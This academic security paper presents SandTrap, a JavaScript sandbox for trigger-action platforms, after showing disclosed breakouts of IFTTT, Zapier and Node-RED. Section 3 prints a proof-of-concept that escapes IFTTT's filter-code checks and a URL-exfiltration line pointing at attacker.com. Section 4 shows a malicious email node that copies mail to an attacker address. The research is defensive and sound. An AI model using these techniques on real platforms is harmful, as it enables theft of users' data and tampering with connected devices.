Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs like IFTTT [30], Zapier [73], and Node-RED [48], allow users to run trigger-action *apps* (or *flows*). Upon a *trigger*, the app performs an *action*, such as "Get an email when your EZVIZ camera senses motion", "Save new Instagram photos to Dropbox", and control "a thermostat which can switch a heater on or off depending on temperature". IFTTT's 18 million users run more than a billion apps a month connected to more than 650 partner services [38].

JavaScript is a popular language for both apps and their integration in TAPs. IFTTT enables app makers to write so-called *filter* code, JavaScript to customize the trigger and action ingredients, while Zapier offers so-called *code steps* in JavaScript. For IFTTT's camera-to-email app, the filter code might, for example, skip the action during certain hours. Both IFTTT and Zapier utilize serverless computing to run the JavaScript apps with Node.js on AWS Lambda [4]. Node-RED is also built on top of Node.js, allowing JavaScript packages from third parties. For third-party code, Zapier and Node-RED adopt a single-user integration (Figure 1(a)), with a separate Node.js instance for each user. In contrast, IFTTT utilizes a multi-user integration (Figure 1(b)) where a Node.js instance is reused to process filter code from multiple users. Instance reuse implies reducing the need for an expensive *cold start*, when a function is provisioned with a new container. IFTTT's choice of reusing instances thus implies reducing costs under AWS' economic model [4]. As we will see, the security implications of this choice require great care.




Figure 1: Threat model of a malicious app maker: (a) Victim with a malicious app; (b) Victim with only benign apps.

TAP security and privacy challenges TAPs enable novel applications across a variety of services. Yet TAPs raise critical security and privacy concerns because a TAP is effectively a "person-in-the-middle" between trigger and action services. TAPs often rely on OAuth-based access delegation tokens that give them extensive privileges to act on behalf of the users [22]. Compromising a TAP thus implies compromising the associated trigger and action services.

TAPs thrive on the model of end-user programming [67]. The fact that most TAP apps are by third-party app makers [8] exacerbates security risks. Wary of these concerns, Gmail recently removed their IFTTT triggers [27]. On the other hand, running the Node-RED platform, on one's own hardware with inspectable open-source code, makes trust to an external platform unnecessary. Third-party apps, however, remain a threat not only to the users' data accessible to these apps but to the entire system's security.

Threat model Figure 1 illustrates our threat model: a malicious app (in red) attacking the confidentiality and integrity of user data. While we touch upon some forms of availability (e.g., when the integrity of action data ensures the associated device is enabled), availability is not the main focus of this work. Indeed, effective approaches to mitigating typical denial-of-service attacks are already in use, such as timing out on filter code execution and request-rate limiting [29].

Under the first attack scenario (Figure 1(a)), the user is tricked into installing a malicious app. This scenario applies to both single- and multi-user architectures, including all of IFTTT, Zapier, and Node-RED. In IFTTT, the filter code is not inspectable to ordinary users, making it impossible for the users to determine whether the app is malicious. Further, IFTTT does not notify the users when apps are updated. The app might thus be benign upon installation and subsequently updated with malicious content. In this scenario, the attacker aims at compromising the confidentiality of the trigger data or the integrity of the action data. For example, a popular third-party app like "Automatically back up your new iOS photos to Google Drive" can become malicious and leak the photos to the attacker unnoticeably to the user. Further, the attacker targets compromising the confidentiality of the trigger data or the integrity of the action data of *other apps* installed by the user. Finally, the attacker may also target compromising the TAP itself, for example, gaining access to the file system.

Under the second attack scenario (Figure 1(b)), the user has only benign apps installed. This scenario applies to the multi-user architecture, as in IFTTT. The attacker compromises the isolation boundary between apps and violates the confidentiality of the trigger data or the integrity of the action data of other apps installed by *other users*. This is a dangerous scenario because any app user on the platform is a victim.

This leads to our first set of research questions: *Are the popular TAPs secure with respect to integrating third-party JavaScript apps? If not, what are the implications?*

TAP vulnerabilities To answer these questions, we show that the popular IFTTT and Zapier platforms, as well as an open-source alternative Node-RED, are susceptible to a variety of attacks. We demonstrate how an attacker can exfiltrate data from unsuspecting IFTTT users. We show how different apps of the same Zapier user can steal information from each other and how malicious Node-RED apps can compromise other components and take over the entire platform. We report on the changes made by IFTTT and Zapier in response to our findings. Both are proprietary closed platforms, restricting possibilities of empirical studies with the app code they host. On the other hand, Node-RED is an open-source platform, enabling us to present an empirical study of the security implications for the published apps.

The versatility and impact of these exploitable vulnerabilities indicate that these vulnerabilities are not merely implementation issues but instances of a fundamental problem of securing JavaScript-driven TAPs.

SandTrap This motivates the need for a secure yet flexible way to integrate third-party apps. A *secure* way means restricting the code. How do we limit third-party code to the *least privileges* [60] it should have as a component of an app? A *flexible* way means that some apps need to be fully isolated at the module level, while others need to interact with some modules but only through selected APIs. Some interaction through APIs can be value-sensitive, for example, when allowing an app to make HTTPS requests to specific trusted domains. Finally, TAPs like Node-RED make use of both message passing and the shared context [51] to exchange information between app components, and both types of exchange need to be secured. While flexibility is essential, it must not come at the price of overwhelming the developers with policy annotations. This leads us to our second set of research questions: *How to represent and enforce fine-grained policies on third-party apps in TAPs? How to aid developers in generating these policies?*

Addressing these questions, we present SandTrap, a novel JavaScript monitor that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes [65, 66] to enforce fine-grained access control policies. To aid developers in designing the policies, SandTrap offers a simple policy generation mechanism enabling both (i) *baseline* policies that require no involvement from app developers or users (once and for all apps per platform) and (ii) *advanced* policies customized by developers or users to express fine-grained app-specific security goals. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of benchmarks how to enforce a variety of policies while incurring a tolerable runtime overhead.

Contributions In summary, the paper offers the following contributions:

- We demonstrate that the popular TAPs IFTTT and Zapier are susceptible to attacks by malicious JavaScript apps to exfiltrate data of unsuspecting users. We report on the changes by the platforms (Section 3).

<table>
<tr><th rowspan="2">Platform</th><th rowspan="2">Distribution</th><th rowspan="2">Language</th><th colspan="2" rowspan="2">Threats by malicious app maker</th><th colspan="3">Policy</th></tr>
<tr><th>Platform provider</th><th>App provider</th><th>User</th></tr>
<tr><td>IFTTT</td><td rowspan="2">Proprietary
Cloud installation
App store and own apps</td><td>TypeScript
No dynamic code evaluation,
No modules, No APIs or I/O,
No direct access to the global object</td><td rowspan="3">Compromise data of the installed app</td><td>Compromise data of other users and apps</td><td>Baseline policy for platform to handle actions and triggers</td><td>Value-based parameterized policies for actions and triggers</td><td rowspan="3">Instantiation of combined parameterized policies</td></tr>
<tr><td>Zapier</td><td rowspan="2">JavaScript
Node.js APIs
Node.js modules</td><td>Compromise data of other apps of the same user</td><td>Baseline policy for platform, node-fetch, StoreClient and common modules</td><td>Value-based parameterized policies for modules</td></tr>
<tr><td>Node-RED</td><td>Open-source
Local and cloud installation
App store and own apps</td><td>Compromise data of other apps of the same user and the entire platform</td><td>Baseline policy for platform, built-in nodes and common modules</td><td>Value-based parameterized policies for modules including other nodes</td></tr>
</table>

Table 1: TAPs in comparison.

- We present vulnerabilities on Node-RED along with an empirical study that estimates their impact (Section 4).
- We present SandTrap, a novel structural JavaScript monitor that enforces fine-grained access control policies (Section 5).
- We evaluate the security and performance of SandTrap for IFTTT, Zapier, and Node-RED (Section 6).

2 Background

We give a brief background on IFTTT, Zapier, and Node-RED, consolidated in Table 1. IFTTT and Zapier are commercial platforms with cloud-based app stores, while Node-RED is an open-source platform, suitable for both local and cloud installations, intended for a single user per installation. Node-RED has a web-based app store for apps (flows) and their components (packages).

IFTTT and Node-RED allow direct app publishing, with no review. While Zapier and Node-RED allow the full power of JavaScript and Node.js APIs and modules, IFTTT is more restrictive. IFTTT's third-party apps can be written in TypeScript [40], a syntactical superset of JavaScript. The filter code of the apps must be free of direct accesses to the global object, APIs (other than those to access the trigger and action ingredients), I/O, or modules. Some of these checks, like restricting access to APIs and allowing no modules, are enforced statically at the time of installation. Other checks are enforced at runtime. Some of these checks, like the runtime check of allowing no code to be dynamically generated from strings, were introduced after our reports from Section 3.

Both IFTTT and Zapier utilize AWS Lambda [4] for running the JavaScript code of the apps. Once an event is triggered to fire an app, AWS Lambda's function handler in Node.js evaluates the JavaScript code of the app in the context of the parameters associated with the trigger and action services. Lambda functions are computed by Node.js instances, where each instance is a process in a container running Amazon's version of the Linux operating system. Node.js code inside AWS Lambdas may generally use APIs for file and network access. By default, file access is read-only, with the exception of writes to the temporary directory.

When a victim is tricked into installing a malicious app (Figure 1(a)), the malicious app targets the data that the app has access to, which applies to all platforms. The other threats occur even if the victim only has benign apps (Figure 1(b)). Because IFTTT's architecture is multi-user, a malicious app may compromise the data of all other users and apps. Zapier's architecture is single-user with container-based isolation provided by AWS Lambda. This reduces the attack targets to the other apps of the same user. Although Node-RED's architecture is single-user, its local installation opens up for attacking both the other apps of the same user and the entire platform.

The differences in these TAPs motivate the need for a versatile security policy framework, which we design and evaluate in Sections 5 and 6, respectively.

3 IFTTT and Zapier vulnerabilities

This section presents vulnerabilities in IFTTT and Zapier and the reaction of the vendors to address them.

3.1 IFTTT sandbox breakout

IFTTT apps use filter code to customize the app's ingredients (e.g., adjust lights as it gets darker outside) or to skip an action upon a condition (e.g., logging location status only during working hours). Filter code has access to the sensitive data of the associated trigger and action services. For example, the filter code of an app with the trigger "New Dropbox file" has access to the file via the `Dropbox.newFileInFolder.FileUrl` API.

According to IFTTT's documentation, "filter code is run in an isolated environment with a short timeout. There are no methods available that do any I/O (blocking or otherwise)..." [29]. To achieve this isolation, IFTTT runs a combination of static and dynamic security checks mentioned in Section 2, restricting filter code to only accessing the APIs that pertain to the triggers and actions of a given app. For example, an app with an email action can set the body of an email by `Email.sendMeEmail.setBody()` but may not use I/O or global methods like `setTimeout()`.

Unfortunately, it is possible to break out of the sandbox. We create a series of proof-of-concepts (PoCs) that break out of the increasingly hardened sandboxes.

PoC v1 The PoC follows the steps outlined below:

- Make a private app and activate it on IFTTT. The trigger and action services are unimportant as long as it is easy for the attacker to trigger the app. For example, a `Webhook` trigger is fired on a GET request to IFTTT's webhook URL.

- Evade the static security check in IFTTT's web interface for filter code by using `eval`.
- As the filter code is dynamically evaluated by the Lambda function, utilize the filter code to import the AWS Lambda runtime module and poison [36, 37] the prototype of one of the runtime classes: `rapid.prototype.nextInvocation` located in `/var/runtime/RAPIDClient.js`. The poisoning relies on the module caching of `require`, ensuring that the imported runtime is the same instance as the one used by AWS Lambda.
- The poisoning allows collecting data between invocations of filter code. What makes this vulnerability critical is that Node.js instances are kept alive for up to 30 minutes in order to process filter code from arbitrary apps/users. This means that the attacker can collect all future requests and responses for unsuspecting users and apps on the same Node.js instance for up to 30 minutes and then simply re-trigger the malicious app for continuous exfiltration.
- Send the collected data to a server under the attacker's control using `https.request`. We confirm successful exfiltration of mock data on a test clone of IFTTT's Lambda function deployed in AWS Lambda.
- While poisoning the prototype of `rapid.prototype.nextInvocation`, our PoC preserves its functionality, making the exfiltration of information invisible to the users.

Impact The impact is substantial because it affects all IFTTT apps with filter code, while the attacker does not need any user interaction in order to leak private data. Filter code is a popular feature enabling "flexibility and power" [29]. While there are active forum discussions on filter code [58], IFTTT is a closed platform with no information about the extent to which filter code is used. Furthermore, it is invisible to ordinary users if the apps they have installed contain filter code. Thus, any app with access to sensitive data may be vulnerable. Bastys et al. [8] estimate 35% of IFTTT's apps have access to private data via sensitive triggers, accessing such data as images, videos, SMSes, emails, contact numbers, voice commands, and GPS locations.

Note that this vulnerability can also be exploited to compromise the integrity and availability of action data. While these attacks are generally harder to hide, sensitive actions are prevalent. Bastys et al. [8] estimate 98% of IFTTT's apps to use sensitive actions.

PoC v2 IFTTT promptly acknowledged a "critical" vulnerability and deployed a patch in a matter of days. The patch hardened the check on filter code, disallowing `eval` and `Function`, ensuring that `require` was not available as a function in the TypeScript type system and locking down network access for the Lambda function.

This leads us to a more complex PoC to achieve exfiltration with the same attacker capabilities. The challenge is to get hold of `require` in the face of TypeScript's type system and disabled `eval`. We create an app with functionality to notify of a new Dropbox file by email. Our filter code implements the additional attack steps as follows:

```
declare var require : any;
var payload = `try { ...
  let rapid = require("/var/runtime/RAPIDClient.js
      ");
  // prototype poisoning of rapid.prototype.
      nextInvocation
  ... }` ;
var f = (() => {}).constructor.call(null,'require'
    , 'Dropbox', 'Meta', payload);
var result = f(require, Dropbox, Meta);
Email.sendMeEmail.setBody(result);
```

The essential idea is to (i) bypass TypeScript's type system and reintroduce `require` via a declaration, since it is present in the JavaScript runtime, (ii) use the function constructor while bypassing the `Function` filter passing in `require`, since functions created this way live in the global context where `require` is not available, and (iii) use network capabilities of the malicious app to do the exfiltration, rather than the network capabilities of the lambda function itself. We can thus package exfiltration messages with the sensitive information of IFTTT users in the body of the email to the attacker by setting `Email.sendMeEmail.setBody(result)`.

PoC v3 In line with our recommendations to introduce JavaScript-level sandboxing, IFTTT introduced basic sandboxing on filter code. Filter code is now run inside of `vm2` [62] sandbox. However, as we will see throughout the paper, as soon as there is some interaction between the host and the sandbox, there is potential for vulnerabilities. This leads us to our final PoC. Our starting point is the observation that filter code is allowed to use Moment Timezone [44] APIs for displaying user and app triggering time in different timezones [29]. To make these APIs accessible, `Meta.currentUserTime` and `Meta.triggerTime` objects, created outside the sandbox, are passed to the filter code inside the sandbox. Our PoC v3 poisons the prototype of the `tz` method of the `moment` prototype. This allows the attacker to arbitrarily modify `Meta.currentUserTime` and `Meta.triggerTime` for other apps, which is critical for apps whose filter code is conditional on time [28]. Thus, the attacker gains control over whether to run or skip actions in other users' apps.

As a short-term patch, `vm2`'s `freeze` [62] method patches the problem by making `moment` prototype read-only. However, while this patch prevents prototype poisoning of the `moment` objects, it does not scale to attacks at other levels of abstraction. For example, *URL attacks* by Bastys et al. [8] on a user who installs a malicious app (Figure 1(a)) allow the attacker exfiltrating secrets by manipulating URLs. An IFTTT app that backs up a Dropbox file on Google Drive may thus leak the file to the attacker by setting the Google Drive upload URL to `"https://attacker.com/log?"+encodeURIComponent(Dropbox.newFileInFolder.FileUrl)` instead of `Dropbox.newFileInFolder.FileUrl`.

We learn two key lessons from these vulnerabilities. First, the problem of secure JavaScript integration on TAPs is not merely a technical issue but a larger fundamental problem. Al-




Figure 2: (a) Node-RED architecture; (b) Isolation vulnerabilities; (c) Context vulnerabilities.

ready on IFTTT, it is hard to get it right and we will see further complexity for Zapier and Node-RED. Second, these attacks motivate the need for enforcing (i) a *baseline* security policy for all apps on the platform and (ii) *advanced* app-specific policies. In particular, there is need for fine-grained access control at *module-level* (to restrict access to Node.js modules, for all apps), *API-level* (to only allow access to trigger and action APIs and only read access to `Meta.currentUserTime` and `Meta.triggerTime`, for all apps) and *value-level* (to prevent attacks like URL manipulation, for specific apps).

Coordinated disclosure We had continuous interactions with IFTTT's security team through the course of discovering, reporting, and fixing the vulnerabilities. Our first report already suggested proxy-based sandboxing as a countermeasure, which is what IFTTT ultimately settled for. After each patch, IFTTT's security team reached back to us asking to verify it. We received bounties acknowledging our contributions to IFTTT's security.

3.2 Zapier sandbox breakout

In the interest of space, we keep this section brief and focus on the differences between Zapier and IFTTT. One difference is that it is currently not possible to publish *zaps* (Zappier apps) with code steps for other users. However, scenarios when a user copies malicious JavaScript from forums are realistic [24]. In contrast to IFTTT, Zapier allows fully-fledged JavaScript in zaps with file system (`fs`) and network communication (`http`) modules enabled by default. Another difference is in the use of AWS Lambda runtimes. Zapier's lambda functions are not shared across users. However, we discover that the same Lambda function sometimes runs code steps of *different zaps* of the same user (Figure 1(a)).

PoC We demonstrate the vulnerability by the following PoC. One zap is benign: it sends an email notification whenever there is a new Dropbox file and uses a code step to include the size of the file in the email body. The other zap is malicious: it has no access to Dropbox and yet it exfiltrates the data (including the content of any new Dropbox files) to the attacker. We demonstrate the attack on our own test account, involving no other users.

Impact Because Lambda functions are not shared among users, the impact is somewhat reduced. Nevertheless, these attacks can become more impactful if Zapier decides to allow users sharing zaps with JavaScript. Zapier confirmed that they reuse execution sandboxes per user per language and acknowledged that our PoC exposed unintended behavior. This led to identifying a bug in the way they handle caching in their Node.js integration.

This vulnerability further motivates the need for *fine-grained access control at module-, API-, and value-levels*. Compared to IFTTT, module- and API-level policies are particularly interesting here because of the more liberal choices of what code to allow in Zapier's code steps. Similar to IFTTT, it is natural to divide the desired policies into a *baseline* policy for all zaps that protects the platform's sandbox and *advanced* zap-specific policies that protect zap-specific data.

Coordinated disclosure Zapier was also quick in our interactions. We received a bounty acknowledging our contributions to Zapier's security.

4 Node-RED vulnerabilities

Node-RED is "a programming tool for wiring together hardware devices, APIs and online services" [48]. We overview the key components of Node-RED (Section 4.1) and identify two types of vulnerabilities that malicious app makers can exploit: platform-level isolation vulnerabilities (Section 4.2) and application-level context vulnerabilities (Section 4.3). We perform empirical evaluations on a dataset of official and third-party Node-RED packages to study the implications of exploiting these vulnerabilities. We characterize the impact of malicious apps by studying code dependencies and by a security labeling of sources and sinks of Node-RED nodes. We also study the prevalence of vulnerable apps that expose sensitive information to other Node-RED components via the shared context. We find that more than 70% of Node-RED apps are capable of privacy attacks and more than 76% of integrity attacks. We also identify several concerning vulnerabilities that can be exploited via the shared context.

4.1 Node-RED platform

Figure 2a depicts the Node-RED architecture consisting of a collection of apps, called *flows*, connecting components called *nodes*. The Node-RED runtime (built on Node.js) can run multiple flows enabling not only the direct exchange of




Figure 3: Earthquake notification and logging.

messages within a flow, but also indirect inter-flow and inter-node communication via the *global* and the *flow* context [51].

Nodes are reactive Node.js applications that may perform side-effectful computations upon receiving messages on at most one input port (dubbed *source*) and send the results potentially on multiple output ports (dubbed *sinks*). The three main types of Node-RED nodes are *input* (containing no sources), *output* (containing no sinks), and *intermediary* (containing both sources and sinks). Moreover, Node-RED uses *configuration* nodes (containing neither sources nor sinks) to share configuration data, such as login credentials, between multiple nodes.

Flows are JSON files wiring node sinks to node sources in a graph of nodes. End users can either configure and deploy their own flows on the platform's environment or use existing flows provided by the official Node-RED catalog [47] and by third-parties [52]. Figure 3 shows a flow that retrieves earthquake data for logging and notifying the user whenever the magnitude exceeds a threshold. To facilitate end-user programming [67], flows can be shown visually via a graphical user interface and deployed in a push-button fashion.

Contexts provide a way to store information shared between different nodes without using the explicit messages that pass through a flow [51]. For example, a sensor node may regularly publish new values in one flow, while another flow may return the most recent value via HTTP. By storing the sensor reading in the shared context, it makes the data available for the HTTP flow to return. Node-RED restricts access to the context at three levels: (i) *Node*, only visible to the node that sets the value, (ii) *Flow*, visible to all nodes on the same flow, and (iii) *Global*, visible to all nodes on any flow.

Node-RED security relies on deployment on a trusted network ensuring that the users' sensitive data is processed in a user-controlled environment, and on authentication mechanisms to control access to nodes and wires [49]. Further, the official node `Function` runs the code provided by the user in a `vm` sandbox [54]. However, `Function` nodes are not suitable for running untrusted code because `vm`'s sandbox "is not a security mechanism" [54], and, unsurprisingly, there are straightforward breakouts [32].

We present Node-RED attacks and vulnerabilities that motivate a *baseline* policy to protect the platform and *advanced* flow- and node-specific policies at different granularity levels.

4.2 Platform-level isolation vulnerabilities

Unfortunately, Node-RED is susceptible to attacks by malicious node makers due to insufficient restrictions on nodes. Attackers may develop and publish nodes with full access to the APIs provided by the underlying runtimes, Node-RED and Node.js, as well as the incoming messages within a flow. Figure 2b illustrates the different attack scenarios for malicious nodes. At the Node.js level, an attacker can create a malicious Node-RED node including powerful Node.js libraries like `child_process`, allowing the attacker to execute arbitrary commands and take full control of the user's system [56]. Restricting library access is challenging in Node-RED because attackers can exploit trust propagation due to transitive dependencies in Node.js [57, 74], while at the same time access to a sensitive library like `child_process` is necessary for the functionality of Node-RED.

At the platform level, `RED` [50], the main object in the Node-RED structure, is also vulnerable. A malicious node can manipulate the `RED` object to abort the server (e.g., `RED.server._events = null`) or introduce a covert channel shared between multiple instances of a node in different flows (e.g., by adding new properties to the `RED` object like `RED.dummy`). These attacks motivate the need for a platform-level baseline policy of *access control at the level of modules and shared objects*.

Moreover, application-specific attacks call for advanced security goals and thus advanced policies. If a malicious node is used within a sensitive flow, it may read and modify sensitive data by manipulating incoming messages. For example, a malicious email node can forward a copy of the email text to an attacker's address in addition to the original recipient. The benign code sets the sending options `sendopts.to` to contain only the address of the intended recipient:

```
sendopts.to = node.name || msg.to; // comma
    separated list of addresses
```

A malicious node maker can modify the code to send the email to the attacker's address as well:

```
sendopts.to = (node.name || msg.to) +
                        ", attacker@attacker.com";
```

This attack motivates the need for *fine-grained access control at the level of APIs and their input parameters*.

Node-RED's liberal code distribution infrastructure facilitates this type of attack because nodes are published through the Node Package Manager (NPM) [55] and automatically added to the Node-RED catalog. A legitimate package can have their repository or publishing system compromised and malicious code inserted. A package could also be defined with a name similar to others, tricking users into installing a malicious version of an otherwise useful and secure package. This type of *name squatting* [74] attack is especially effective in Node-RED, as the "type" of nodes (what flows use to specify them) is simply a string, which multiple packages can possibly match. Finally, a pre-defined flow can include the attacker's malicious node unless the user inspects each and every node to verify that there are no deviations from the expected "type" string. This further increases the ease

with which an attacker's package can be substituted into a previously secure flow.

We estimate the implications of such attacks by empirical studies of (i) trust propagation due to package dependency [57,74], and of (ii) security labeling of sensitive sources and sinks [8]. We have scraped 2122 packages (in total 5316 nodes) from the Node-RED catalog to analyze their features and find that packages contain 4.16 JavaScript files (793.45 LoC) on average, with official packages containing on average 1.76 files (506.77 LoC). Our analysis shows that packages may contain complex JavaScript code, thus allowing malicious developers to camouflage attacks in the codebase of a node. Our results show that, on average, a package has 1.85 direct dependencies on other Node.js packages. More importantly, the popularity of package dependencies such as filesystem (`fs`), HTTP requests (`request`), and OS features (`os`) demonstrate the access to powerful APIs, enabling malicious developer to compromise the security of users and devices.

In a security labeling of 408 node definitions for the top 100 Node-RED packages, by following the approach used by Bastys et al. [8], we find that privacy violations may occur in 70.40% of flows and integrity violations in 76.46%. The vast number of privacy violations in Node-RED reflects the power of malicious developers to exfiltrate private information. The details of the empirical studies are reported in the full version [2].

4.3 Application-level context vulnerabilities

Figure 2c illustrates the different attack scenarios to exploit context vulnerabilities by reading and writing to shared libraries and variables in the global and flow contexts. Since the *Node* context shares data only with the node itself, we focus on the shared context at the levels of *Flow* and *Global*. Note that here malicious nodes exploit vulnerable components (other Node-RED nodes) and succeed even if the platform is secured against the attacks presented in Section 4.2.

We extend our empirical evaluation to detect vulnerabilities that may involve the shared context. We study a collection of 1181 unique (JSON-parsable, non-empty, non-duplicate) flow definitions published in the official catalog [52]. Anyone can publish flows by merely creating an account on Node-RED's website and submitting an entry. Because of the lack of validation on flow definitions, we find 1453 empty, invalid, or duplicate entries of the flows we have scraped.

We analyze the code of built-in nodes to identify the usage of the shared context. Several official nodes provide such a feature, including the nodes `Function` (executing any JavaScript function), `Inject` (starting a flow), `Template` (generating text with a template), `Switch` (routing outgoing messages), and `Change` (modifying message properties). To identify flows that make use of the shared context we search for occurrences of such nodes in the flow definitions. Our study finds that at least 228 published flows make use of flow or global context in at least one of the member nodes, and analyzing the published Node-RED packages shows that at least 153 of them directly read from or modify the shared context. While most of nodes and flows do not use the shared context, some use it heavily, and even this small minority can have instances of security flaws. In the following, we report on findings from a manual analysis of the top 25 most downloaded nodes and flows.

Exploiting inter-node communication A common usage of the shared context is for communication between nodes. This may lead to integrity and availability attacks by a malicious node accessing the shared data to modify, erase, change, or entirely disrupt the functionality.

An example of such vulnerability is the Node-RED flow "Water Utility Complete Example" targeting SCADA systems. This flow manages two tanks and two pumps. The first pump pumps water from a well into the first tank, and the second pump transfers water from the first to the second tank. The flow leverages the *Global* context to store data managing the water level of each tank as read from the physical tanks.

```
global.set("tank1Level", tank1Level);
global.set("tank1Start", tank1Start);
global.set("tank1Stop",  tank1Stop);
```

Later, the flow retrieves this data from the *Global* context to determine whether a pump should start or stop:

```
var tankLevel  = global.get("tank1Level");
var pumpMode   = global.get("pump1Mode");
var pumpStatus = global.get("pump1Status");
var tankStart  = global.get("tank1Start");
var tankStop   = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```

A malicious node installed by the user could modify the context relating to the tank's reading to either exhaust the water flow (never start) or cause physical damage through continuous pumping (never stop). A related example with potential physical disruption is a flow controlling a sprinkler system with program logic dependent on the global context.

Exploiting shared resources Another usage of the context feature is to share resources such as common libraries. In addition to integrity and availability concerns, this pattern opens up possibilities for exfiltration of private data. An attacker can encapsulate the library such that it collects any sensitive information sent to this library. The full version [2] details such vulnerabilities, including exfiltration of video streaming for motion detection, facial recognition via EMOTIV wearable brain sensing technology and others , .

These vulnerabilities motivate the need for advanced security policies of *access control at the level of context*.

5 SandTrap

We design and implement SandTrap to provide secure yet flexible Node.js sandboxing including module support via CommonJS [53].

At the core, SandTrap uses the `vm` module of Node.js in combination with two-sided membranes [65,66] to provide secure isolated execution while enforcing fine-grained two-sided access control featuring read, write, call and construct policies on cross-domain interaction. The novelty of SandTrap lies in the secure combination of the Node.js `vm` module and fully structural recursive proxying, producing a general structural JavaScript monitor that can be used in many different settings. We refer the reader to Section 7 for a more detailed comparison between SandTrap and related approaches.

While SandTrap is primarily a Node.js sandbox, it is possible to deploy SandTrap in other JavaScript runtimes (e.g., web browsers) using tools such as Browserify [12] and `vm` polyfills. To ensure the integrity of such deployments, it is important to assess security of the exposed API, as discussed in Section 5.5.

The SandTrap source code and documentation can be reached via the SandTrap home [2]. This section presents the core architecture, the policy language and generation, the security, and the limitations of SandTrap.

5.1 The core architecture of SandTrap

Similarly to other `vm`-based approaches like `vm2` [62] and NodeSentry [69], SandTrap uses the `vm` module to provide the basis for isolation between the host and the sandbox. The `vm` module provides a way to create new execution contexts: fresh, separate execution environments with their own global objects. On its own, the `vm` module does not provide secure isolation. Objects passed into the contexts can be used to break out of the isolation and interfere with the host execution environment [32]. Such breakouts rely on host primordials, such as the `Function` constructor, being accessible via the prototype hierarchy of the objects passed in.

To remedy this and to provide access control, SandTrap uses two-sided membranes implemented as mutually recursive and dual JavaScript proxies [20] (not to be confused with other proxies, e.g., web proxies) in combination with primordial mapping.

Securing cross-domain interaction Cross-domain interaction occurs when the code of one domain (host or sandbox) interacts with entities of the other. The interaction includes, but is not limited to, reading or writing properties of the entity, calling the entity in case it is a function, or using the entity to construct new entities in case it is a constructor function. The full set of possible interactions is defined by the proxy interface.

Cross-domain interaction may in turn cause cross-domain transfer of values (primitive values, objects, and functions). Values passing between the domains are handled differently depending on their type. Primitive values are transferred without further modification, primordials are mapped to their respective primordial, while other entities are proxied to be able to capture subsequent interaction. The primordial mapping serves two purposes in this setting. First, it protects the `vm` from breakouts, and second, it ensures that `instanceof` works as intended for primordials. Without the mapping, entities passed between the domains would not be instances of the opposite domain's primordials.

Proxying maintains two proxy caches that relate host objects and their sandbox counterpart (primordials, entities and their proxies). This prevents re-proxying, which would break equality, and cascading proxying. The caches are implemented using weakmaps to avoid retaining objects in memory. Thus, if an object and its proxy are dead in both domains, nothing should prevent the garbage collector to remove both.

The proxies capture all interaction with the proxied entity, verifying, e.g., every read, write, call and construct with the security policy before allowing it. Further, the proxies recursively and dually proxy any entites transferred between the domains as a result of the interaction. More precisely: (i) when a property is read from a proxied entity, the result is covariantly proxied before being returned if the read is allowed, (ii) when a property is written to a proxied entity, the written value is contravariantly proxied before being written if the write is allowed, and (iii) when a proxied function is called or used as a constructor, the arguments are contravariantly proxied, and the result is covariantly proxied if the call or constructor use is allowed.

The basic operation of the proxies is illustrated in Figure 4. Figure 4a shows how entities that are passed between the host and the sandbox are proxied, and how all property accesses are trapped and verified against the read-write access control policy before access is granted (indicated by the *r, w* annotations in the figure). Figure 4b illustrates the recursive proxying and the primordial mapping. Accessing a property that results in an entity not only verifies that the access is allowed, but also uses the policy to proxy the returned entity to trap subsequent interaction with it. Thus, in the figure, when accessing the `.prototype` property of the proxied function `myFunction`, the proxy first verifies that the access is allowed and then proxies the result with the corresponding entity policy. This ensures that subsequent accesses to the returned prototype object, `myPrototype`, e.g., fetching its prototype by reading the `__proto__` property or using `Object.getPrototypeOf()`, are trapped. Without the recursive proxying, it would be possible to reach the host's `Object.prototype` from the prototype of `myPrototype`, which would potentially lead to a breakout. Instead, since the access is trapped, the primordial mapping returns the sandbox's `Object.prototype` in place of the host's `Object.prototype`.

Cross-domain interaction roots SandTrap implements a CommonJS execution environment. In this setting, all cross-domain interaction is rooted in either (i) sandbox interaction

